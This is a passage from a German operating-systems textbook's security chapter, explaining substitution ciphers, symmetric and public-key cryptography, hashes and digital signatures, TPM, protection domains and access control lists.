Analog gilt $P = D(C, K_D)$, wobei D der Entschlüsselungsalgorithmus und K_D der zur Entschlüsselung benötigte Schlüssel ist. Mit dieser Formel wird gesagt, wie man den Klartext P durch Anwendung des Algorithmus D aus dem Chiffretext C und dem Schlüssel K_D als Parametern gewinnen kann. Die Beziehungen zwischen den verschiedenen Komponenten sind in ▶ Abbildung 9.2 gezeigt.




Abbildung 9.2: Beziehungen zwischen Klartext und Chiffretext

9.2.1 Symmetrische Kryptografie

Um dieses Prinzip zu verdeutlichen, betrachten wir ein Verschlüsselungsverfahren, bei dem jeder Buchstabe durch einen andern Buchstaben ersetzt wird. Zum Beispiel werden alle As durch Qs ersetzt, alle Bs werden durch Ws ersetzt, alle Cs werden durch Es ersetzt und so weiter:

Klartext:	A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
Chiffretext:	Q W E R T Y U I O P A S D F G H J K L Z X C V B N M

Dieses allgemeine System wird als **monoalphabetische Substitution** bezeichnet, wobei der Schlüssel die 26 Buchstaben lange Zeichenkette ist, die dem vollständigen Alphabet entspricht. Der Verschlüsselungsschlüssel ist in diesem Beispiel *QWERTYUIOPASDFGHJKLZXCVBNM*. Für diesen Schlüssel wird der Klartext *ANGRIFF* in den Schlüsseltext *QFUKOYY* transformiert. Der Entschlüsselungsschlüssel bestimmt, wie man aus dem Chiffretext den Klartext wieder zurück erhält. In diesem Beispiel ist der Schlüssel zur Entschlüsselung *KXVMCNOPHQRSZYIJADLEGWBUFT*, da ein *A* im Chiffretext ein *K* im Klartext ist, ein *B* im Chiffretext ist ein *X* im Klartext usw.

Auf den ersten Blick scheint dieses System sicher zu sein. Obwohl der Kryptoanalytiker das allgemeine System (Substitution Buchstabe für Buchstabe) kennt, kann er dennoch nicht wissen, welcher der $26! \approx 4 \times 10^{26}$ möglichen Schlüssel verwendet wird. Dennoch kann diese Chiffre einfach gebrochen werden, dazu reicht eine überraschend kleine Menge an gegebenem Chiffretext. Der zugrunde liegende Angriff nutzt die statistischen Eigenschaften natürlicher Sprachen zu seinem Vorteil. Im Englischen ist zum Beispiel *e* der häufigste Buchstabe, gefolgt von *t, o, a, n, i* usw. Die häufigsten Kombinationen aus zwei Buchstaben, **Digramme** genannt, sind *th, in, er, re* usw. Nutzt man diese Information, dann ist es einfach, die Chiffre zu knacken.

Für viele Kryptosysteme wie diesem gilt, dass es einfach ist, aus dem gegebenen Verschlüsselungsschlüssel den Entschlüsselungsschlüssel zu bestimmen und umgekehrt. Solche Systeme werden **Secret-Key-Kryptografie** oder **symmetrische Kryptografie** genannt. Während monoalphabetische Substitutionschiffren völlig wertlos sind, gibt es andere symmetrische Algorithmen, die relativ sicher sind, sofern die Schlüssel lang genug sind. Für ernst zu nehmende Sicherheit sollten mindestens 256-Bit-Schlüssel verwendet werden, die einen Suchraum von $2^{256} \approx 1,2 \times 10^{77}$ möglichen Schlüsseln erzeugen. Kürzere Schlüssel mögen zwar Amateure abschrecken, jedoch nicht den Geheimdienst von Regierungen.

9.2.2 Public-Key-Kryptografie

Symmetrische Kryptosysteme sind effizient, da die Anzahl der Verarbeitungsschritte handhabbar ist, die benötigt werden, um eine Nachricht zu ver- oder entschlüsseln. Sie haben jedoch einen großen Nachteil: Der Sender und der Empfänger müssen beide im Besitz des gemeinsamen geheimen Schlüssels sein. Um den Schlüssel auszutauschen, müssen sie sich unter Umständen sogar treffen. Um dieses Problem zu umgehen, wird **Public-Key-Kryptografie** benutzt (Diffie und Hellman, 1976). Dieses System hat die Eigen-

schaft, dass unterschiedliche Schlüssel für die Verschlüsselung und die Entschlüsselung benutzt werden. Ist ein sorgfältig gewählter Verschlüsselungsschlüssel gegeben, dann ist es nahezu unmöglich, den dazu korrespondierenden Entschlüsselungsschlüssel zu finden. Unter diesen Umständen kann der Verschlüsselungsschlüssel öffentlich gemacht werden, lediglich der private Entschlüsselungsschlüssel muss geheim gehalten werden.

Um ein Gefühl für Public-Key-Kryptografie zu vermitteln, betrachten wir die folgenden zwei Fragen:

Frage 1: Wie viel ist $314159265358979 \times 314159265358979$?

Frage 2: Was ist die Quadratwurzel aus $3912571506419387090594828508241$?

Die meisten Sechstklässler könnten – ausgestattet mit Bleistift, Papier und dem Versprechen auf einen riesigen Eisbecher für die richtige Antwort – die Frage 1 in ein oder zwei Stunden beantworten. Die meisten Erwachsenen könnten – ausgestattet mit Papier, Bleistift und dem Versprechen auf eine lebenslange 50-prozentige Steuerersenkung – ohne einen Taschenrechner, Computer oder andere externe Hilfsmittel die Frage 2 nicht beantworten. Obwohl Quadrieren und Wurzelziehen inverse Operationen sind, unterscheiden sie sich enorm in ihrem Rechenaufwand. Diese Asymmetrie bildet die Basis der Public-Key-Kryptografie. Die Verschlüsselung benutzt die einfache Operation. Dagegen ist man ohne Schlüssel gezwungen, zur Entschlüsselung die schwierige Operation durchzuführen.

Ein Public-Key-System namens **RSA** nutzt die Tatsache aus, dass es für Computer einfacher ist, sehr große Zahlen zu multiplizieren, als diese zu faktorisieren. Dies gilt insbesondere dann, wenn Modulo-Arithmetik verwendet wird und alle Zahlen Hunderte von Ziffern aufweisen (Rivest et al., 1978). Dieses System ist in der kryptografischen Welt weit verbreitet. Es werden auch Systeme verwendet, die auf diskreten Logarithmen basieren (El Gamal, 1985). Das Hauptproblem der Public-Key-Kryptografie besteht darin, dass sie tausendmal langsamer als symmetrische Kryptografie ist.

Public-Key-Kryptografie funktioniert folgendermaßen: Jeder wählt ein (öffentlicher Schlüssel, privater Schlüssel)-Paar und veröffentlicht den öffentlichen Schlüssel. Der öffentliche Schlüssel ist zum Verschlüsseln, der private Schlüssel dient zum Entschlüsseln. Üblicherweise wird die Schlüsselerzeugung automatisiert, möglicherweise mit einem durch den Benutzer gewählten Passwort, das dem Algorithmus als Startwert dient. Um eine geheime Nachricht an einen Benutzer zu senden, verschlüsselt der Sender die Nachricht mit dem öffentlichen Schlüssel des Empfängers. Da nur der Empfänger den privaten Schlüssel hat, kann auch nur der Empfänger die Nachricht entschlüsseln.

9.2.3 Einwegfunktionen

Es gibt, wie wir später sehen werden, verschiedene Situationen, in denen es wünschenswert ist, eine Funktion f mit der Eigenschaft zu haben, dass es bei gegebenem f und gegebenem Parameter x einfach ist, $y = f(x)$ zu berechnen. Ist jedoch nur $f(x)$ gegeben, dann soll es praktisch unmöglich sein, x zu bestimmen. Eine solche Funktion durchmischt typischerweise die Bits auf komplexe Weise. Beispielsweise kann die Funktion zuerst y mit x initialisieren. Dann durchläuft sie eine Schleife, die so oft ausgeführt wird, wie 1er-Bits in x sind. Bei jeder Iteration werden die Bits in y auf eine Art permutiert, die von der Iteration abhängt. Es wird bei jedem Durchlauf eine unterschiedliche Konstante addiert und die Bits werden generell sehr sorgfältig durchmischt. Solch eine Funktion wird **kryptografische Hashfunktion** genannt.

9.2.4 Digitale Signaturen

Es ist häufig notwendig, ein Dokument digital zu signieren. Nehmen wir zum Beispiel an, dass ein Bankkunde die Bank per E-Mail mit dem Kauf von Aktien beauftragt. Eine Stunde, nachdem der Auftrag gesendet und durchgeführt wurde, sinkt der Kurs der Aktie. Der Kunde leugnet nun, dass er jemals die E-Mail gesendet hat. Die Bank kann die E-Mail natürlich vorlegen. Der Kunde kann jedoch behaupten, die Bank hätte sie gefälscht, um an die Provision zu kommen. Woher weiß ein Richter nun, wer die Wahrheit sagt?

Digitale Signaturen ermöglichen es, E-Mails und andere digitale Dokumente so zu signieren, dass es für den Sender unmöglich ist, die Signatur nachträglich zu leugnen. Ein übliches Verfahren ist, das Dokument durch eine kryptografische Einweg-Hashfunktion laufen zu lassen, die sehr schwer zu invertieren ist. Die Hashfunktion erzeugt üblicherweise – unabhängig von der Größe des ursprünglichen Dokuments – ein Ergebnis fester Länge. Die bekanntesten Hashfunktionen sind **MD5 (Message Digest 5)**, die ein 16 Byte langes Ergebnis erzeugt (Rivest, 1992), und **SHA-1 (Secure Hash Algorithm)**, die ein 20 Byte langes Ergebnis erzeugt (NIST, 1995). Neuere Versionen von SHA-1 sind **SHA-256** und **SHA-512**, die 32-Byte- bzw. 64-Byte-Ergebnisse produzieren, zurzeit aber noch nicht sehr viel eingesetzt werden.

Der nächste Schritt setzt die Verwendung der oben beschriebenen Public-Key-Kryptografie voraus. Der Besitzer des Dokuments wendet seinen privaten Schlüssel auf den Hashwert an, um $D(\text{hash})$ zu bekommen. Dieser Wert, der auch **Signatur (signature)** genannt wird, wird an das Dokument angehängt und an den Empfänger gesendet (siehe ▶ Abbildung 9.3). Die Anwendung von D auf den Hashwert wird manchmal als Entschlüsselung des Hashwerts bezeichnet. Es ist jedoch nicht wirklich eine Entschlüsselung, da der Hashwert nicht verschlüsselt wurde, sondern einfach nur eine mathematische Transformation des Hashwerts.




Abbildung 9.3: (a) Berechnung einer Signatur (b) Was der Empfänger erhält

Wenn das Dokument und die Signatur eintreffen, dann berechnet der Empfänger zuerst den Hashwert mit MD5 oder SHA, je nachdem, wie es zuvor vereinbart wurde. Der Empfänger wendet dann den öffentlichen Schlüssel des Senders auf den Signaturwert an, um $E(D(\text{Hash}))$ zu erhalten. In der Tat wird der entschlüsselte Hashwert „verschlüsselt“, wodurch Ent- und Verschlüsselung sich aufheben und der Hashwert also zurückgeliefert wird. Stimmen der berechnete Hashwert und der Hashwert aus der Signatur nicht überein, dann wurde das Dokument, die Signatur oder beides gefälscht (oder durch Übertragungsfehler verändert). Der Vorteil dieses Verfahrens ist, dass das (langsame) Public-Key-Verfahren nur auf relativ kleinen Daten, dem Hashwert, angewendet wird. Beachten Sie, dass dieses Verfahren nur dann funktioniert, wenn für alle x gilt:

$$E(D(x)) = x$$

Es ist nicht a priori garantiert, dass alle Verschlüsselungsfunktionen diese Eigenschaft aufweisen, da wir ursprünglich nur gefordert hatten, dass

$$D(E(x)) = x$$

gilt, wobei E die Verschlüsselungsfunktion und D die Entschlüsselungsfunktion ist. Um zusätzlich die Signatureigenschaft zu bekommen, darf die Reihenfolge der Anwendung nicht entscheidend sein, d.h., D und E müssen kommutative Funktionen sein. Glücklicherweise besitzt der RSA-Algorithmus diese Eigenschaft.

Um das Signaturverfahren zu nutzen, muss der Empfänger den öffentlichen Schlüssel des Senders kennen. Einige Benutzer veröffentlichen ihren öffentlichen Schlüssel auf ihrer Webseite. Andere tun dies nicht, da sie befürchten, ein Angreifer könnte seinen Schlüssel heimlich ändern. Für diese Benutzer muss ein alternativer Mechanismus gefunden werden, um ihre öffentlichen Schlüssel zu verteilen. Eine übliche Methode ist, dass ein Sender ein **Zertifikat** (*certificate*) an die Nachricht anhängt. Das Zertifikat enthält den Namen des Benutzers und den öffentlichen Schlüssel und wurde digital von einer vertrauenswürdigen dritten Partei signiert. Sobald der Benutzer den öffentlichen Schlüssel der vertrauenswürdigen Partei kennt, kann er alle Zertifikate von Sendern akzeptieren, die diese dritte Partei benutzen, um ihre Zertifikate zu erzeugen.

Eine vertrauenswürdige dritte Partei, die Zertifikate signiert, heißt **Zertifizierungsstelle** (*Certification Authority, CA*). Wenn ein Benutzer ein Zertifikat verifizieren will, das von einer Zertifizierungsstelle signiert wurde, dann benötigt er den öffentlichen Schlüssel

dieser Stelle. Wie kommt er an diesen Schlüssel und woher weiß er, dass es der richtige ist? Ein allgemeiner Ansatz erfordert ein ganzes System, um die öffentlichen Schlüssel zu verwalten, das **Public-Key-Infrastruktur (PKI)** genannt wird. Für Webbrower wird das Problem gelöst, indem alle Browser mit den öffentlichen Schlüsseln von ungefähr 40 Zertifizierungsstellen vorgeladen werden.

Wir haben hier beschrieben, wie die Public-Key-Kryptografie für digitale Signaturen genutzt werden kann. Es sollte aber noch erwähnt werden, dass es auch Verfahren gibt, die ohne Public-Key-Kryptografie arbeiten.

9.2.5 Trusted Platform Module (TPM)

Alle kryptografischen Verfahren benötigen Schlüssel. Wenn die Schlüssel gefährdet sind, dann ist auch die Sicherheit gefährdet, die darauf basiert. Die sichere Aufbewahrung der Schlüssel ist deshalb entscheidend. Wie kann man Schlüssel in einem System, das an sich nicht sicher ist, trotzdem sicher speichern?

Ein Vorschlag, der aus der Industrie kam, ist ein Chip namens **TPM (Trusted Platform Module)**. Dies ist ein Kryptoprozessor mit nicht flüchtigem Speicher für Schlüssel. Das TPM kann kryptografische Operationen wie das blockweise Verschlüsseln von Klartext oder das blockweise Entschlüsseln von Chiffretext im Arbeitsspeicher durchführen. Es kann ebenso benutzt werden, um digitale Signaturen zu verifizieren. Indem all diese Operationen auf einer spezialisierten Hardware ausgeführt werden, sind sie deutlich schneller und werden wahrscheinlich häufiger eingesetzt. Einige Computer haben bereits TPM-Chips und viele weitere werden sie vermutlich in Zukunft haben.

TPM ist extrem umstritten, weil unterschiedliche Parteien unterschiedliche Vorstellungen darüber haben, wer das TPM kontrollieren soll und was vor wem geschützt werden soll. Microsoft war ein großer Fürsprecher dieses Konzepts und hat eine Technologiereihe entwickelt, um TPM einzusetzen. Dazu gehören Palladium, NGSCB und BitLocker. Bei dieser Art der Betrachtung steuert das Betriebssystem das TPM, um unautorisierte Software von der Ausführung abzuhalten. Unter „unautorisierte Software“ könnten Raubkopien von Software verstanden werden oder einfach Software, die vom Betriebssystem nicht autorisiert ist. Falls das TPM in den Boot-Prozess eingebunden ist, dann wird es eventuell nur diejenigen Betriebssysteme starten, die mit einem geheimen Schlüssel signiert sind, der vom Hersteller innerhalb des TPM abgelegt wurde und nur ausgewählten Betriebssystemanbietern (z.B. Microsoft) verraten wird. Somit könnte das TPM genutzt werden, um die Wahl der Software der Benutzer auf diejenigen Produkte einzuschränken, die von dem Computerhersteller zugelassen werden.

Die Musik- und Filmindustrie ist ebenfalls ganz begeistert von TPM, weil es als Mittel im Kampf gegen die Piraterie ihrer Produkte benutzt werden kann. Es könnten auch neue Geschäftsmodelle erschlossen werden, wie beispielsweise die Vermietung von Songs oder Filmen für eine gewisse Zeit, die nach Ablauf dieses Zeitraums nicht mehr entschlüsselt werden können.

TPM bietet eine Vielzahl von weiteren Nutzungsmöglichkeiten, auf die wir hier nicht eingehen können. Interessanterweise ist das Einzige, was TPM nicht kann, Computer sicherer gegen Angriffe von außen zu machen. TPM konzentriert sich darauf, mittels Kryptografie Benutzer davon abzuhalten, irgendetwas zu tun, das nicht – direkt oder indirekt – von demjenigen genehmigt wurde, der das TPM kontrolliert. Wenn Sie mehr über dieses Thema erfahren wollen, dann ist der Wikipedia-Artikel über Trusted Computing ein guter Ausgangspunkt.

9.3 Schutzmechanismen

Sicherheit ist leichter zu erreichen, wenn es eine klare Vorstellung davon gibt, was geschützt werden soll und wer zu welchen Aktionen berechtigt ist. In diesem Bereich ist ziemlich viel geforscht worden, deshalb werden wir nur an der Oberfläche kratzen können. Wir werden uns auf einige allgemeine Modelle und die dazugehörigen Mechanismen zur Umsetzung konzentrieren.

9.3.1 Schutzdomänen



Ein Computersystem enthält viele „Objekte“, die geschützt werden müssen. Diese Objekte können Hardware (z.B. CPUs, Speichersegmente, Plattenlaufwerke, Drucker) oder Software (z.B. Prozesse, Dateien, Datenbanken oder Semaphore) sein.

Jedes Objekt hat einen eindeutigen Namen, über den es angesprochen wird, und eine endliche Menge von Operationen, die von Prozessen auf diesem Objekt ausgeführt werden können. Für eine Datei sind die Operationen `read` und `write` angemessen, bei einem Semaphor sind `up` und `down` sinnvoll.

Es ist offensichtlich, dass ein Verfahren benötigt wird, das den Zugriff von Prozessen auf Objekte verhindert, für die sie nicht autorisiert sind. Außerdem muss dieser Mechanismus es auch ermöglichen, Prozesse auf eine Teilmenge der für ein Objekt gültigen Operationen zu beschränken, falls dies benötigt wird. Prozess *A* kann beispielsweise zwar dazu berechtigt sein, die Datei *F* zu lesen, jedoch darf er sie nicht beschreiben.

Um verschiedene Schutzmechanismen untersuchen zu können, führen wir das Konzept der Domäne ein. Eine **Domäne** (*domain*) ist eine Menge von (Objekt, Rechte)-Paaren. Jedes Paar spezifiziert ein Objekt und eine Teilmenge der Operationen, die auf diesem Objekt ausgeführt werden dürfen. Ein **Recht** (*right*) bedeutet in diesem Kontext die Erlaubnis, eine dieser Operationen auszuführen. Oft entspricht eine Domäne einem einzelnen Benutzer und gibt an, was der Benutzer tun darf und was nicht. Eine Domäne kann aber auch allgemeiner Natur sein. Beispielsweise könnten die Mitglieder eines Programmierteams, die gemeinsam an einem Projekt arbeiten, zur selben Domäne gehören, so dass alle auf die Projektdateien zugreifen können.

Wie Objekte den Domänen zugeordnet werden, hängt von den Details ab, wer was wissen muss. Ein grundlegendes Konzept ist **POLA** (*Principle of Least Authority*). Im Allgemeinen funktioniert Sicherheit am besten, wenn jede Domäne die minimalen Objekte und Privilegien hat, um ihre Aufgabe ausführen zu können – und nicht mehr.

► Abbildung 9.4 zeigt drei Domänen, die Objekte in jeder Domäne und die Rechte (Read, Write, eXecute), die für jedes Objekt verfügbar sind. Beachten Sie, dass *Drucker1* gleichzeitig in zwei Domänen mit jeweils den gleichen Rechten ist. *Datei1* ist ebenfalls in zwei Domänen, hier allerdings jeweils mit verschiedenen Rechten.




Abbildung 9.4: Drei Schutzdomänen

Jeder Prozess läuft zu jedem Zeitpunkt in einer bestimmten Schutzdomäne. Mit anderen Worten: Es gibt eine Menge von Objekten, auf die er zugreifen kann, und jedes dieser Objekte besitzt eine gewisse Menge von Rechten. Prozesse können während der Ausführung auch von Domäne zu Domäne wechseln. Die Regeln für das Wechseln der Domänen sind dabei hochgradig systemabhängig.

Um die Idee einer Schutzdomäne konkreter zu machen, wollen wir einen Blick auf UNIX (einschließlich Linux, FreeBSD und Varianten) werfen. In UNIX wird die Domäne eines Prozesses durch seine UID und seine GID definiert. Wenn sich ein Benutzer einloggt, bekommt die Shell die UID und die GID, die im Eintrag in der Passworddatei enthalten sind und die an alle Kinder vererbt werden. Für jede gegebene (UID, GID)-Kombination ist es möglich, eine vollständige Liste aller Objekte (Dateien, Ein-/Ausgabegeräte, die durch Spezialdateien repräsentiert werden, usw.) zu erstellen, auf die zugegriffen werden kann. Die Liste enthält auch Informationen darüber, ob der Zugriff zum Lesen, Schreiben oder Ausführen erfolgen darf. Zwei Prozesse mit der gleichen (UID, GID)-Kombination haben Zugriff auf exakt die gleiche Menge von Objekten. Prozesse mit unterschiedlichen (UID, GID)-Werten werden Zugriff auf unterschiedliche Mengen von Dateien haben, obwohl beträchtliche Überlappungen existieren werden.

Zudem besteht jeder UNIX-Prozess aus zwei Hälften: dem Benutzerteil und dem Kernteil. Wenn der Prozess einen Systemaufruf durchführt, dann wechselt der Prozess vom Benutzerteil in den Kernteil. Der Kernteil hat auf eine andere Menge von Objekten Zugriff als der Benutzerteil. Der Kernteil kann zum Beispiel auf jede Seite im physischen Speicher, auf die gesamte Platte und auf alle anderen geschützten Ressourcen zugreifen. Daher verursacht der Systemaufruf einen Domänenwechsel.

Führt ein Prozess einen exec-Aufruf mit einer Datei als Parameter aus, bei der das SETUID- oder SETGID-Bit gesetzt ist, dann erhält er eine neue aktuelle UID bzw. GID. Mit einer unterschiedlichen (UID, GID)-Kombination stehen ihm nun eine unterschiedliche Menge von Dateien und Operationen zur Verfügung. Die Ausführung eines Programms mit SETUID oder SETGID ist daher auch ein Domänenwechsel, da sich die verfügbaren Rechte ändern.

Eine wichtige Frage ist, wie das System die Übersicht darüber behält, welches Objekt zu welcher Domäne gehört. Man kann sich zumindest konzeptionell eine große Matrix vorstellen, in der die Zeilen Domänen und die Spalten Objekte sind. Jeder Eintrag listet die jeweiligen Rechte auf, die eine Domäne für dieses Objekt besitzt. In ►Abbildung 9.5 wird die zur Abbildung 9.4 gehörende Matrix gezeigt. Das System kann mittels dieser Matrix und der aktuellen Domänennummer entscheiden, ob ein bestimmter Zugriff auf ein gegebenes Objekt von einer bestimmten Domäne aus erlaubt ist.

		Objekt							
		Datei1	Datei2	Datei3	Datei4	Datei5	Datei6	Drucker1	Plotter2
Domäne	1	Read	Read Write						
	2			Read	Read Write Execute	Read Write		Write	
	3						Read Write Execute	Write	Write

Abbildung 9.5: Schutzmatrix

Der Domänenwechsel selbst kann auf einfache Weise im Matrixmodell eingefügt werden, denn eine Domäne ist selbst wieder ein Objekt mit der Operation `enter`. ►Abbildung 9.6 zeigt noch einmal die Matrix aus Abbildung 9.5, nur dass hier die drei Domänen selbst auch Objekte sind. Prozesse aus Domäne 1 können in Domäne 2 wechseln. Sind sie aber einmal dort, können sie nicht zurückwechseln. Diese Situation modelliert die Ausführung eines SETUID-Programms in UNIX. In diesem Beispiel sind keine anderen Domänenwechsel erlaubt.

		Objekt										
		Datei1	Datei2	Datei3	Datei4	Datei5	Datei6	Drucker1	Plotter2	Domäne1	Domäne2	Domäne3
Domäne	1	Read	Read Write							Enter		
	2			Read	Read Write Execute	Read Write		Write				
	3						Read Write Execute	Write	Write			

Abbildung 9.6: Schutzmatrix mit Domänen als Objekten

9.3.2 Zugriffskontrolllisten

In der Praxis wird die Matrix aus Abbildung 9.6 nur äußerst selten gespeichert, da sie sehr groß und nur dünn besetzt ist. Die meisten Domänen haben überhaupt keinen Zugriff auf die meisten Objekte. Eine sehr große und größtenteils leere Matrix zu speichern, wäre daher eine Vergeudung von Plattenplatz. Es gibt zwei Methoden, die dennoch praktikabel sind: entweder nur die Zeilen oder nur die Spalten der Matrix zu speichern, und zwar nur die nicht leeren Elemente. Die zwei Ansätze sind überraschenderweise unterschiedlich. In diesem Abschnitt werden wir das Speichern der Spalten betrachten, im nächsten Abschnitt dann das Speichern der Zeilen.

Bei der ersten Technik wird zu jedem Objekt eine (geordnete) Liste geführt, die alle Domänen enthält, die auf das Objekt zugreifen können. Außerdem wird für jede Domäne angegeben, wie der Zugriff erfolgen darf. Diese Liste wird **Zugriffskontrollliste** oder **ACL** (*Access Control List*) genannt und ist in ▶ Abbildung 9.7 dargestellt. Wir sehen hier drei Prozesse, von denen jeder zu einer unterschiedlichen Domäne (*A*, *B* oder *C*) gehört, sowie drei Dateien (*F1*, *F2* und *F3*). Zur Vereinfachung nehmen wir an, dass jede Domäne zu genau einem Benutzer gehört. In diesem Fall sind dies die Benutzer *A*, *B* und *C*. In der Sicherheitsliteratur werden die Benutzer oft **Subjekte** oder **Principals** genannt, um sie von den Objekten abzusetzen. Die Objekte, wie zum Beispiel Dateien, sind die Dinge, die besessen werden.




Abbildung 9.7: Verwendung von Zugriffskontrolllisten zur Verwaltung des Dateizugriffs

Jeder Datei ist eine ACL zugeordnet. Die Datei *F1* besitzt in ihrer ACL zwei Einträge (die durch ein Semikolon getrennt sind). Der erste Eintrag besagt, dass jeder zu Benutzer *A* gehörende Prozess die Datei lesen und schreiben darf. Der zweite Eintrag besagt, dass jeder zu Benutzer *B* gehörende Prozess die Datei lesen darf. Alle weiteren Zugriffe von diesen Benutzern sowie sämtliche Zugriffe von anderen Benutzern sind verboten. Man beachte, dass die Rechte nach Benutzern und nicht nach Prozessen vergeben werden. Soweit es das Schutzsystem betrifft, kann jeder beliebige zu Benutzer *A* gehörende Prozess die Datei *F1* lesen und schreiben. Es spielt keine Rolle, ob es einen oder 100 solcher Prozesse gibt – was zählt, ist der Besitzer, nicht die Prozess-ID.

Die Datei *F2* hat drei Einträge in ihrer ACL: *A*, *B* und *C* können die Datei lesen und *B* kann zusätzlich in die Datei schreiben, sonst sind keine Zugriffe erlaubt. Die Datei *F3* ist offensichtlich ein ausführbares Programm, da *B* und *C* es sowohl lesen als auch ausführen können. *B* kann die Datei auch schreiben.

Dieses Beispiel stellt die einfachste Form des Schutzes mit ACLs dar. In der Praxis werden oft ausgeklügeltere Systeme verwendet. So haben wir bisher nur drei Rechte betrachtet: Lesen, Schreiben und Ausführen. Daneben kann es auch noch andere Rechte geben. Einige von diesen Rechten können universell sein, d.h., sich auf alle Objekte beziehen. Andere Rechte dagegen sind objektspezifisch. Beispiele für universelle Rechte sind `destroy object` und `copy object`. Diese gelten für alle Objekte, egal

welchen Typs. Objektspezifische Rechte können beispielsweise `append message` für ein Mailbox-Objekt und `sort alphabetically` für ein Verzeichnisobjekt sein.

Bisher bezogen sich unsere ACL-Einträge auf einzelne Benutzer. Viele Systeme unterstützen auch das Konzept von Benutzergruppen. **Gruppen** besitzen Namen und können in ACLs enthalten sein. Bei der Semantik von Gruppen sind zwei Variationen möglich. In einigen Systemen besitzt jeder Prozess eine Benutzer-ID (UID) und eine Gruppen-ID (GID). In solchen Systemen enthält jeder ACL-Eintrag Eingaben der Form:

```
UID1, GID1: Rechte1; UID2, GID2: Rechte2; ...
```

Wenn ein Zugriff auf ein Objekt erfolgen soll, dann wird zuvor eine Überprüfung mit Hilfe der UID und GID des Aufrufers durchgeführt. Wenn die UID und GID in der ACL vorhanden sind, dann sind die aufgelisteten Rechte verfügbar. Ist die (UID, GID)-Kombination nicht in der Liste, dann wird der Zugriff verweigert.

Wenn Gruppen auf diese Art und Weise genutzt werden, führen sie gewissermaßen das Konzept der **Rolle** (*role*) ein. Betrachten wir eine Computeranlage, in der Tana die Systemadministratorin und daher Mitglied der Gruppe `sysadmin` ist. Nehmen wir an, dass die Firma jedoch auch einige Klubs für ihre Angestellten besitzt und dass Tana ein Mitglied im Club der Taubenliebhaber ist. Die Clubmitglieder gehören zur Gruppe `taubenfan` und haben Zugang zu den Computern des Unternehmens, um ihre Tauben-Datenbank zu verwalten. Ein Ausschnitt aus der ACL könnte wie in ▶ Abbildung 9.8 gezeigt aussehen.

Datei	Zugriffskontrollliste
Passwort	tana; sysadm: RW
tauben_daten	willi, taubenfan: RW; tana, taubenfan: RW; ...

Abbildung 9.8: Zwei Zugriffskontrolllisten

Versucht Tana auf eine dieser Dateien zuzugreifen, dann hängt das Ergebnis davon ab, in welcher Gruppe sie derzeit eingeloggt ist. Wenn sich Tana einloggt, dann könnte das System sie auffordern auszuwählen, welche ihrer Gruppen sie nutzen will. Es könnte auch sein, dass die Login-Namen und/oder -Passwörter verschieden sind, um die Gruppen voneinander zu trennen. Die Kernidee dieses Vorgehens ist, Tana davon abzuhalten, auf die Passworddatei zuzugreifen, wenn sie als Taubenliebhaberin aktiv ist. Dies sollte ihr nur erlaubt sein, wenn sie als Systemadministratorin eingeloggt ist.

In einigen Fällen kann ein Benutzer unabhängig davon, in welcher Gruppe er derzeit eingeloggt ist, auf bestimmte Dateien Zugriff haben. Dieser Fall kann behandelt werden, indem das Konzept der **Platzhalter** (*wildcard*) eingeführt wird, die für alles stehen. In diesem Beispiel würde der Eintrag

```
tana, *: RW
```

Tana Zugang zur Passworddatei gewähren, egal, in welcher Gruppe sie zurzeit ist.

Noch eine weitere Möglichkeit besteht darin, den Zugriff dann zu erlauben, wenn ein Benutzer Mitglied in irgendeiner der Gruppen ist, die gewisse Zugriffsrechte besitzen. Der Vorteil davon ist, dass ein Benutzer, der zu mehreren Gruppen gehört, zum Zeitpunkt des Logins nicht angeben muss, welche Gruppe er nutzen will. Jede der Gruppen zählt zu jedem Zeitpunkt. Ein Nachteil dieses Ansatzes ist, dass er weniger Kapselung bietet: Tana kann während eines Taubenklubtreffens die Passworddatei editieren.

